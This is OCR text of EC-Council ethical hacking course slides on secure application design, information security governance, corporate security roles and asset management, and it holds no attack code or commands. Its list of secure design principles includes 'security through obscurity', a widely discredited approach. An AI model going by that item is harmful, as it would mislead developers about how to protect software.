All Rights Reserved. Reproduction is Strictly Prohibited.

Key Benefits of Addressing Security at the Requirement Phase

- Addressing security at the requirement phase can save billions of dollars compared to addressing security at a later phase of software development
- It also specifies the security mechanisms that need to be implemented in order to comply with regulations, standards or requirements for the secure application development and attack protection
- Security requirements give the developer an overview about the key security controls required to build a secure application
- Correctly understood security requirements can help in implementing security in the design, development, and testing stages

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Secure Application Design and Architecture

1. A security negligence in the design and architecture phase may lead to vulnerabilities that are difficult to detect and expensive to fix in production
2. Security vigilance in the design phase enables the detection of potential security flaws early in the software development lifecycle
3. Secure design of an application is based on the security requirements identified in the previous phase of the SDLC
4. Secure design is a challenging process as designing required security controls may obstruct business functionality requirements

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Goals of the Secure Design Process

- Identify the threats in sufficient enough detail for developers to understand and code accordingly to mitigate the associated risk
- Design the architecture in such a way that it mitigates as many threats as possible
- Enforce secure design principles that force developers to consider security while coding

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Secure Design Principles

- Secure Design Principles are the practices or guidelines that should be enforced on the developers during the development phase
- They help in deriving secure architectural decisions

- They help to eliminate design and architecture flaws and mitigate common security vulnerabilities within the application

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Secure Design Principles (Cont'd)

- A list of secure design principles to prevent common security vulnerabilities:

- Security through obscurity
- Secure the weakest link
- Use least privilege principle
- Secure by default
- Fail securely
- Apply defense in depth
- Do not trust user input
- Reduce attack surface
- Enable auditing and logging
- Keep security simple
- Maintain a separation of duties
- Correctly fix security issues
- Apply security in the design phase

- Protect sensitive data
- Exception handling
- Secure memory management
- Protect memory or storage secrets
- Fundamentals of control granularity
- Fault tolerance
- Fault detection
- Fault removal
- Fault avoidance
- Loose coupling
- High cohesion
- Change management and version control

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Design Secure Application Architecture

1. A typical web application architecture comprises three tiers: web, application, and database
2. Security at one tier is not enough; an attacker can breach the security of another tier to compromise the application
3. Design web application architecture with a defense-in-depth principle, such as providing security at each tier of the web application
4. Multi-tiered security includes proper input validation, database layer abstraction, server configuration, proxies, web application firewalls, data encryption, OS hardening, and other items


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Design Secure Application Architecture (Cont'd)

- Applying multiple layer security in application architecture design makes an application robust and secure



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Security Governance Principles

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Corporate Governance Activities




Corporate governance defines the framework of rules and practices by which a board of directors ensures accountability, fairness, and transparency in an organization's relationship with all its stakeholders

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Corporate Governance Activities (Cont'd)

Effectiveness in the following areas is critical for success:




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Information Security Governance Activities

- Information Security Governance Activities are a subset of corporate governance that establishes the order and structure of activities that support information security and risk management practices within an organization
- They require active involvement from the Board of Directors or the highest level of leadership in the organization



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Information Security Governance Activities (Cont'd)

- The National Association of Corporate Directors (NACD) defines four essential information security governance practices:

1. Place information security on the board's agenda
2. Identify information security leaders, hold them accountable, and ensure support for them
3. Ensure the effectiveness of the corporation's information security policy through review and approval
4. Assign information security to a key committee and ensure adequate support for that committee

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Information Security Governance Activities (Cont'd)

- Information security governance activities occur in three distinct areas:

Program Management

Security Engineering

Security Operations



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Information Security Governance Activities: Program Management

- Program management is a broad activity that focuses on different areas depending on its goal

- Formal Documentation
- Education, Training, and Awareness
- Information Security Steering Committee
- Metrics and Reporting


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Information Security Governance Activities: Security Engineering

- Security engineering formalizes the process for defining the protection strategy for the organization and its activities
- It incorporates security principles in the design, development, and operation of the software, systems, solutions, and controls used by an organization



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Information Security Governance Activities: Security Operations

- Security operations defines an organization's capability to detect security events and provide a timely response
- The capability to detect events and provide a timely response depends on the people, processes, and technology supporting the security operations program

People

Processes

Technology

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Corporate Governance & Security Responsibilities

- Every person and every role has responsibilities related to information security. Organizations should define the information security expectations that relate to each role

Board of Directors

- Must have a clear understanding of the organization's needs in terms of the IT system's role in the overall success of the business

Chief Executive Officer (CEO)

- Must support information security initiatives, ensure funding, and hold the business's information security policies and procedures accountable to compliance

Chief Information Officer (CIO)

- Responsible for IT governance and IT service delivery, which support the business processes that drive the organization

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Corporate Governance & Security Responsibilities (Cont'd)

Chief Risk Officer (CRO)

- Responsible for enterprise risk management, including information security and operational, financial, strategic, reputational, and strategic risks

Chief Technology Officer (CTO)

- Responsible for system administrators and provides the direct link between information security policies and the network, systems, and data

Enterprise Architect

- Has a broad and deep understanding of the organization's overall business strategy and the general IT trends and directions

Enterprise Administrators

- Play an important part in the protection of the organization's assets

Database Administrators

- Manage and maintain database repositories for proper use by authorized individuals

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Asset Management and Security

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Asset Management

- Asset Management defines the policies and procedures for managing assets within an organization
- An asset is any item of value to the organization
- An information asset is an item of value containing information



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Asset Management: Asset Ownership

- Effective asset management requires the assignment of an active and engaged asset owner to support asset classification, inventory management, valuation, and protection
- An asset owner should be a business unit leader who directs the work or manages the day-to-day support of the business process that relies on the technology or information that constitutes the asset
- The asset owner must select and implement a protection strategy from the options recommended by the security professionals
- The asset owner must accept responsibility for compromises if the strategy is ignored or ineffective

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Asset Management: Asset Classification

- Classification provides a process to categorize assets based on attributes defined by the organization
- Classification maps a defined set of expectations and activities to a particular category

Asset Classification

Category	Severity/Impact		
	High	Moderate	Low
Defense	Top- Secret	Secret	Confidential
Qualitative	High	Moderate	Low
Corporate	Restricted	Confidential	Public

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Asset Management: Asset Inventory

- Asset Inventory provides a repository to document and track assets within the organization
- It documents important information about an organization's assets
  - what exists?
  - where it exists?
  - how important it is?
  - who is responsible (ownership)?

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Asset Management: Asset Value

- The value of an asset is important to defining how important an item is and to what extent the item must be protected

Valuing Tangible Assets is a straightforward process when the organization can map a monetary value to the procurement of the asset	Valuing Intangible Assets is difficult because there is no direct mapping; it is necessary to consider the cost if a compromise occurs or the data is lost

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Asset Management: Protection Strategy and Governance

- Corporate governance and information security governance work together to define the protection of an organization's assets

Corporate Governance

- Defines the expectations and protection measures for assets in advance
- Codifies the desired approach in organizational policies

Security Governance

- Provides recommendations based on feedback and information from the asset owner
- Documents accepted and rejected recommendations

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.